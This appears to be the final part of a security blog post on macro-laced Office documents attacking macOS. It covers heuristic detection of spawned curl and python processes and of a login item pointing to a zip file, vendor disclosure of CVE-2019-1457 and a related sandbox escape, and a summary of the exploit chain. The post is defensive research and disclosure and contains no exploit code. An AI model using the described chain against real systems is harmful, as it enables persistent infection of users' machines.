
It would sure be nice to detect this exploits chain, and (generically?) other macro-based attacks!

As much has been written about detecting macro-laden documents, here we'll instead (briefly) discuss detecting the actions performed by said macros.

The majority of macro-laced documents targeting macOS, spawn child processes (as writing a self-contained payload in `VBA` is a painful exercise). Common examples or processes spawned include:

- `curl` to download subsequent files
- `python` to execute script(s) contain more complex logic
- attacker binaries


Via a process monitor, we can trivially detect the execution of child processes, who's parent is an Office application (such as `Word` or `Excel`). As such applications rarely (if ever) legitimately spawn such processes, this provides a powerful heuristic-based detection:




In the above image, note that the process monitor has detected `curl` downloading a malicious python script (`/tmp/~$escape.py`) as well as `python` then executing that script.

Besides monitoring processes, it is recommended that one monitors the file-system, especially for persistence related events (such as the creation of launch and login items).

Here, a file monitor detects the creation of a login item, that points to a zip archive:




And yes, my **BlockBlock** utility (which monitors for persistence, including Login Items), was able to detect this (part of the) exploit with no a priori knowledge:



Clearly persisting a zip file as a login item, is anomalous behavior and thus, should be flagged and investigated further!

Patches

In order to mitigate the threats posed by malicious macro-laced documents, all findings were reported to Microsoft and Apple.



Microsoft was already well on their way to patching Pieter/Stan's "automatic macro execution" bug as `CVE-2019-1457`. And in response to the rest of our exploit chain noted that they were "*a[n] …issue …on the Apple side*" …which I would agree with.

Apple acknowledged our reports, then went radio silence. Behind the scenes they silently addresses the bug(s) in macOS 10.15.3. When confronted, they reactively edited the 10.15.3 security bulletin, though no CVEs were assigned ("*this issue does not qualify for a CVE*"):

Conclusion

Today we discussed the “current state of affairs” in-the-wild of macro attacks targeting macOS.
….showing that while such attacks are growing in popularity, current attacks are (still) rather lame!


However, with a bit of creativity we illustrated things could be far worst! Specifically, we detailed the creation of a powerful exploit chain that began with `CVE-2019-1457`, leveraged a new sandbox escape and ended with a full bypass of Apple’s stringent notarization requirements.

Triggered by simply opening a malicious (macro-laced) Office document, no alerts, prompts, nor other user interactions were required in order to persistently infect even a fully-patched macOS Catalina system! 🤦

Luckily, by leveraging behavior based heuristics, we can thwart each stage of the exploit chain, as well as generically detect advanced “document-delivered” payloads!

🎥 Update

